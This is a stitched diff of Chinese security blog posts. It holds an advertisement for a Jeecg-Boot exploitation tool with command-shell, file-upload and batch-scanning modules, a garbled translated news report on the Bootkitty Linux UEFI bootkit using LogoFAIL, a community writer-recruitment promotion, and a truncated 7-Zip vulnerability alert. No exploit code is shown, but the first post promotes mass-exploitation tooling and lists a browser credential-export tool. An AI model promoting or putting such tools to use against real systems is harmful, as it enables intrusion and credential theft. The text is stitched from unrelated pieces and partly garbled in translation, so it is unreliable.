- jeecg-boot testConnection远程命令执行漏洞
|
||||
|
||||
- JeecgBoot jmreport/loadTableData SSTI模板注入漏洞
|
||||
|
||||
- jeecg-boot-queryTableData-sqli注入漏洞
|
||||
|
||||
- jeecg-boot-getDictItemsByTable-sqli注入漏洞
|
||||
|
||||
- Jeecg-Boot qurestSql-SQL注入漏洞
|
||||
|
||||
- jeecg-boot commonController 任意文件上传漏洞
|
||||
|
||||
- jeecg-boot jmreport任意文件上传漏洞
|
||||
|
||||
- jeecg-boot-querySysUser信息泄露漏洞
|
||||
|
||||
- jeecg-boot-checkOnlyUser信息泄露漏洞
|
||||
|
||||
- jeecg-boot-httptrace信息泄露漏洞
|
||||
|
||||
- jeecg-boot-任意文件下载漏洞
|
||||
|
||||
- jeecg-boot-jeecgFormDemoController漏洞
|
||||
|
||||
- jeecg-boot-v2 P3 Biz Chat任意文件读取漏洞
|
||||
|
||||
- jeecg-boot-v2 sys/duplicate/check注入漏洞
|
||||
|
||||
- jeecg-boot-v2 AviatorScript表达式注入漏洞
|
||||
|
||||
功能介绍
|
||||
|
||||
Jeecg综合漏洞利用工具集成了多模块漏洞利用,包括一键漏洞检测,单独选择模块检测,cmdshell模块,文件上传模块,批量检测模块等 v3.0版本内置的标准库外,在检测模块加入了okhttp的三方库,支持https网站检测,以及优化了基于jeecg queryUser漏洞的接口测试
|
||||
|
||||
(1) 一键检测模块,选择模块
|
||||
- jeecg-boot queryFieldBySql远程命令执行漏洞
|
||||
|
||||
- jeecg-boot testConnection远程命令执行漏洞
|
||||
|
||||
- JeecgBoot jmreport/loadTableData SSTI模板注入漏洞
|
||||
|
||||
- jeecg-boot-queryTableData-sqli注入漏洞
|
||||
|
||||
- jeecg-boot-getDictItemsByTable-sqli注入漏洞
|
||||
|
||||
- Jeecg-Boot qurestSql-SQL注入漏洞
|
||||
|
||||
- jeecg-boot commonController 任意文件上传漏洞
|
||||
|
||||
- jeecg-boot jmreport任意文件上传漏洞
|
||||
|
||||
- jeecg-boot-querySysUser信息泄露漏洞
|
||||
|
||||
- jeecg-boot-checkOnlyUser信息泄露漏洞
|
||||
|
||||
- jeecg-boot-httptrace信息泄露漏洞
|
||||
|
||||
(2)接口测试模块
|
||||
- jeecg-boot-querySysUser信息泄露漏洞
|
||||
|
||||
- jeecg-boot-checkOnlyUser信息泄露漏洞
|
||||
|
||||
(3)cmdshell模块:
|
||||
- jeecg-boot queryFieldBySql远程命令执行漏洞
|
||||
|
||||
- jeecg-boot testConnection远程命令执行漏洞
|
||||
|
||||
- JeecgBoot jmreport/loadTableData SSTI模板注入漏洞
|
||||
|
||||
(4) 文件上传模块:
|
||||
- jeecg-boot commonController 任意文件上传漏洞
|
||||
|
||||
- jeecg-boot jmreport任意文件上传漏洞
|
||||
|
||||
(5)批量检测模块:
|
||||
- jeecg-boot queryFieldBySql远程命令执行漏洞
|
||||
|
||||
- jeecg-boot testConnection远程命令执行漏洞
|
||||
|
||||
- JeecgBoot jmreport/loadTableData SSTI模板注入漏洞
|
||||
|
||||
- jeecg-boot-queryTableData-sqli注入漏洞
|
||||
|
||||
- jeecg-boot-getDictItemsByTable-sqli注入漏洞
|
||||
|
||||
- Jeecg-Boot qurestSql-SQL注入漏洞
|
||||
|
||||
使用示例
|
||||
|
||||
默认模块可一键扫描所有漏洞
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
命令执行:
|
||||
|
||||

|
||||
|
||||
文件上传:
|
||||
|
||||

|
||||
|
||||
**下载地址**
|
||||
|
||||
**点击下方名片进入公众号**
|
||||
|
||||
**回复关键字【**
|
||||
**241204****】获取**
|
||||
**下载链接**
|
||||
|
||||
**·推 荐 阅 读·**
|
||||
|
||||
# 最新后渗透免杀工具
|
||||
# 【护网必备】高危漏洞综合利用工具
|
||||
# 【护网必备】Shiro反序列化漏洞综合利用工具增强版
|
||||
# 【护网必备】外网打点必备-WeblogicTool
|
||||
# 【护网必备】最新Struts2全版本漏洞检测工具
|
||||
# Nacos漏洞综合利用工具
|
||||
# 重点OA系统漏洞利用综合工具箱
|
||||
# 【护网必备】海康威视RCE批量检测利用工具
|
||||
# 【护网必备】浏览器用户密码|Cookie|书签|下载记录导出工具
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,17 @@
|
||||
# 发现利用LogoFAIL漏洞的BootKitty Linux UEFI启动工具包
|
||||
鹏鹏同学 黑猫安全 2024-12-03 23:03
|
||||
|
||||
|
||||
|
||||
ESET安全研究人员最近发现了第一个专门攻击 Linux 系统的 UEFI 启动工具包,名为 Bootkitty。该工具包允许攻击者禁用 Linux 内核的签名验证功能,并在 Linux 初始化过程中预加载两个未知的 ELF 可执行文件。11 月 2024 年,一名未知的 UEFI 应用程序,名为 bootkit.efi,上传到了 VirusTotal。
|
||||
|
||||
ESET 发布的警告中reads:“我们的初始分析确认,这是一个 UEFI 启动工具包,名为 Bootkitty oleh 它的创建者,-surprisingly 是第一个专门攻击 Linux 的 UEFI 启动工具包,特别是对一些 Ubuntu 版本。”“Bootkitty 签名了自签名证书,因此无法在启用 UEFI 安全启动的系统上运行,除非攻击者安装了证书。”研究人员注意到 bootkit.efi 中的许多艺术ifacts,表明该二进制文件可能是一个概念证明,從未在实际攻击中使用过。Bootkitty 的作者签名了 Bootkitty,使用自签名证书,因此 malware 无法在启用 UEFI 安全启动的系统上运行,除非攻击者安装了证书。Bootkittyypass UEFI 安全启动机制的身份验证函数,允许顺滑地 Linux 内核启动。Bootkitty 支持有限的系统,因为它使用了硬编码的字节模式来修改函数和固定的偏移量来.patch decompressed Linux 内核。
|
||||
|
||||

研究人员现在报告称,Bootkitty Linux UEFI 启动工具包利用 LogoFAIL 漏洞 CVE-2023-40238 来攻陷运行在易受攻击的固件上的系统。LogoFAIL 是 UEFI 图像解析组件的一组漏洞,攻击者可以利用它们来劫持启动过程并部署启动工具包。
|
||||
|
||||
Bootkitty 通过 tampered BMP 文件来注入 shellcode,绕过安全启动和目标特定的设备,从不同的制造商,如 Acer、HP、Fujitsu 和 Lenovo。尽管已经发布了安全补丁,但仍然有多个设备是易受攻击的。Bootkitty 将 shellcode 嵌入 BMP 文件(‘logofail.bmp’ 和 ‘logofail_fake.bmp’)以绕过安全启动,注入虚假证书到 MokList 变量中。研究人员认为 logofail_fake.bmp 是无害的,但将 logofail.bmp flagged,一个 16MB 文件,显示了一些异常,如 BMP 的宽度和高度为 0xfffffd00 (-768) 和 0x0,重复模式和嵌入 shellcode 一起出现的证书元数据,链接到启动工具包。Bootkitty 的 shellcode 在三个阶段中exploits LogoFAIL:准备启动环境,exploit漏洞,部署恶意 bootloader,替换启动 logo。Bootkitty 恢复了 RLE8ToBlt 函数中的原始指令,尝试擦除任何痕迹。
|
||||
|
||||
Bootkitty 主要针对使用 Insyde 固件的联想设备,这可能是由于开发人员测试所致,但未来可能会支持更广泛的设备。易受攻击的型号包括 IdeaPad、Legion 和 Yoga 系列。
|
||||
|
||||
报告总结道:“自从我们首次发出关于 LogoFAIL 的警报以来已经一年多了,然而,许多受影响的厂商仍然容易受到一个或多个 LogoFAIL 漏洞变体的攻击。Bootkitty 提醒我们,当这些漏洞没有得到充分解决或修复没有正确部署到现场设备时,后果将是多么严重。”
|
||||
|
||||
@@ -0,0 +1,231 @@
|
||||
# 安全KER|作家招募火热进行中
|
||||
安全客 2024-12-03 09:38
|
||||
|
||||
|
||||
|
||||
**安全KER 暖冬****作家招募计划**
|
||||
|
||||
**招募火热进行中…**
|
||||
|
||||
|
||||
今年冬天并不寒冷!
|
||||
|
||||
因为在这里有一群充满技术热忱的年轻人,
|
||||
|
||||
一起探讨和钻研安全技术,
|
||||
|
||||
创造属于自己的圈子,
|
||||
|
||||
打造自己的IP,
|
||||
|
||||
收获技术的成长,结识更多同路人,
|
||||
|
||||
让这个冬天充满对技术“热”爱!
|
||||
|
||||
|
||||
**更有海量周边放送,让这个冬日“热”起来!**
|
||||
|
||||
|
||||
在这里,我们致力于满足您对技术成长的所有憧憬!打造专属你的个人/团队圈子,营造独特的小生态环境。了解和掌握最新情报信息,分享自己的技术见解,与志同道合的同路人共同成长
|
||||
。
|
||||
此外,更有海量安全资讯与深度技术文章任您探索,助力您的技能跃升,成为更强的自己!
|
||||
|
||||
|
||||
**安全KER社区核心价值**
|
||||
|
||||
畅所欲言,探讨交流无边界
|
||||
|
||||
聚焦专业“技术”板块,成为行业专家
|
||||
|
||||
漏洞情报“圈”演练动态,一手先知!
|
||||
|
||||
奖励计划,扶持互联网安全人才发展
|
||||
|
||||
|
||||
期待你的到来!
|
||||
|
||||
https://shequ.anquanke.com/welcome
|
||||
|
||||
|
||||
|
||||
扫码注册 即可参与
|
||||
|
||||
|
||||
|
||||
|
||||
**活动规则**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
即日起至12月16日14:00,参与活动即可获得精美礼品!更有机会加入作家团,名额有限,师傅们冲鸭!
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(95, 156, 239);" width="145.66666666666666"><section style="margin: 15px 0%;"><section style="text-align: justify;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);font-size: 14px;"><p style="text-align: center;"><strong>活动概览</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(243, 100, 82);" width="163.66666666666666"><section style="margin: 15px 0%;"><section style="padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);font-size: 14px;"><p><strong>活动要求</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(109, 203, 155);" width="158.66666666666666"><section style="margin: 15px 0%;"><section style="padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);font-size: 14px;"><p><strong>活动奖励</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(239, 247, 255);" width="145.66666666666666"><section style="margin: 5px 0%;"><section style="text-align: justify;padding-right: 5px;padding-left: 5px;color: rgb(122, 175, 231);font-size: 12px;"><p style="text-align: center;">活动1</p><p style="text-align: center;">新人福利</p></section></section></td><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(255, 241, 239);" width="163.66666666666666"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;color: rgb(243, 100, 82);font-size: 12px;"><p>发布1篇文章 或 签到5天</p></section></section></td><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgba(231, 247, 239, 0.5);" width="158.66666666666666"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;color: rgb(76, 76, 76);font-size: 12px;"><p>定制礼品四选一</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(239, 247, 255);" width="145.66666666666666"><section style="margin: 5px 0%;"><section style="text-align: justify;padding-right: 5px;padding-left: 5px;color: rgb(122, 175, 231);font-size: 12px;"><p style="text-align: center;">活动2进阶</p><p style="text-align: center;">新人福利</p></section></section></td><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(255, 241, 239);word-break: break-all;" width="163.66666666666666"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;color: rgb(243, 100, 82);font-size: 12px;"><p>发布3篇文章 或 签到12天</p></section></section></td><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgba(231, 247, 239, 0.5);" width="158.66666666666666"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;color: rgb(76, 76, 76);font-size: 12px;"><p>定制礼品四选二</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(239, 247, 255);" width="145.66666666666666"><section style="margin: 5px 0%;"><section style="text-align: justify;padding-right: 5px;padding-left: 5px;color: rgb(122, 175, 231);font-size: 12px;"><p style="text-align: center;">活动3</p><p style="text-align: center;">作家招募</p></section></section></td><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(255, 241, 239);" width="163.66666666666666"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;color: rgb(243, 100, 82);font-size: 12px;"><p>完成一篇投搞</p></section></section></td><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgba(231, 247, 239, 0.5);" width="158.66666666666666"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;color: rgb(76, 76, 76);font-size: 12px;"><p>入驻安全KER作家团</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-width: 0px;border-color: rgb(62, 62, 62);border-style: none;background-color: rgb(239, 247, 255);word-break: break-all;" width="145.66666666666666"><section style="margin: 5px 0%;"><section style="text-align: justify;padding-right: 5px;padding-left: 5px;color: rgb(122, 175, 231);font-size: 12px;"><p style="text-align: Line truncated
|
||||
|
||||
(活动1和活动2 奖品仅可获取一组,活动详情见下文)
|
||||
|
||||
|
||||
|
||||
**1**
|
||||
|
||||
|
||||
|
||||
|
||||
**安全KER新人福利**
|
||||
|
||||
平台注册,且完成下方
|
||||
任意操作(如为转发文章请标记出处)
|
||||
:
|
||||
1. 成功发布1篇文章(技术/资讯);
|
||||
|
||||
1. 连续签到5天(活动期间)。
|
||||
|
||||
完成其中之一,即可兑换周边奖励四选一。
|
||||
|
||||
(数量有限先到先得。添加文末活动工作人员领取,备注:安全KER奖品领取+完成的操作截图+收货信息)
|
||||
|
||||
|
||||
|
||||
**2**
|
||||
|
||||
|
||||
|
||||
|
||||
**安全KER新人福利进阶版**
|
||||
|
||||
平台注册,且完成下方
|
||||
任意操作:
|
||||
1. 成功发布3篇文章(技术/资讯);
|
||||
|
||||
1. 创建圈子且人数达到15人;
|
||||
|
||||
1. 连续签到12天
|
||||
(活动期间
|
||||
)。
|
||||
|
||||
完成其中之一,即可兑换周边奖励
|
||||
**四选二**。
|
||||
|
||||
|
||||
|
||||
**3**
|
||||
|
||||
|
||||
|
||||
|
||||
**安全KER作家招募**
|
||||
|
||||
平台注册,发布一篇个人原创文章到安全KER,我们将根据文章质量进行审核,择优招募安全作家加入我们,后续将推出征稿等专属活动。
|
||||
|
||||
**01**
|
||||
|
||||
|
||||
**能力验证:**发布一篇本人原创文章(可以是非首发)
|
||||
|
||||
**02**
|
||||
|
||||
|
||||
**人员筛选:**择优选择文章质量优异的白帽子加入作家团。
|
||||
|
||||
**03**
|
||||
|
||||
|
||||
**作家团福利:**入选作家团即可参与后续文章征集活动。**现金奖励+专属身份。**
|
||||
|
||||
(名额有限,本次能力验证投搞可以为已发表过的本人原创技术文章。文章发布后,扫描推文尾部工作人员二维码,备注安全KER作家招募+文章链接即可。)
|
||||
|
||||
|
||||
|
||||
|
||||

软木定制杯托
|
||||
|
||||
|
||||
|
||||
|
||||
深邃黑定制鼠标垫
|
||||
|
||||
|
||||
|
||||
酷炫定制水杯
|
||||
|
||||
|
||||
|
||||
|
||||
定制三头快冲线
|
||||
|
||||
****
|
||||
|
||||
|
||||

|
||||
|
||||
**社群福利**
|
||||
|
||||

|
||||
|
||||
|
||||
扫码进群,活动参与不迷路~ 更有额外福利哦!
|
||||
|
||||
|
||||
|
||||
扫码进群
|
||||
|
||||
|
||||
|
||||
活动工作人员
|
||||
|
||||
|
||||

**安全KER****社区**
|
||||
是面向网络安全专业人士的全新平台,致力于打造集技术交流、资源共享和能力提升于一体的综合生态。
|
||||
|
||||
|
||||
|
||||
在这里,您可以参与高价值项目,与优秀同行探讨技术前沿,并获得最新的安全动态。社区通过任务激励与资源配置,助力成员在网络安全领域实现更高成就。加入安全KER社区,获取行业最新机会,展示技术实力,与精英同行共创未来!
|
||||
|
||||
|
||||
**往期活动回顾:**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**文末福利**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
【参与方式】
|
||||
|
||||
转发本文至朋友圈
|
||||
|
||||
【开奖时间】
|
||||
|
||||
12月9日14:00
|
||||
|
||||
|
||||
开奖后转发无效
|
||||
|
||||
请中奖的朋友在开奖后3日内填写地址
|
||||
|
||||
并将朋友圈转发截图发送至
|
||||
|
||||
微信公众号进行兑奖
|
||||
|
||||
过时失效
|
||||
|
||||
|
||||
**—— THE END ——**
|
||||
|
||||
****
|
||||
|
||||
@@ -0,0 +1,42 @@
|
||||
# 漏洞预警 | 7-Zip整数下溢漏洞
|
||||
浅安 浅安安全 2024-12-04 00:00
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- CVE-2024-11477
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
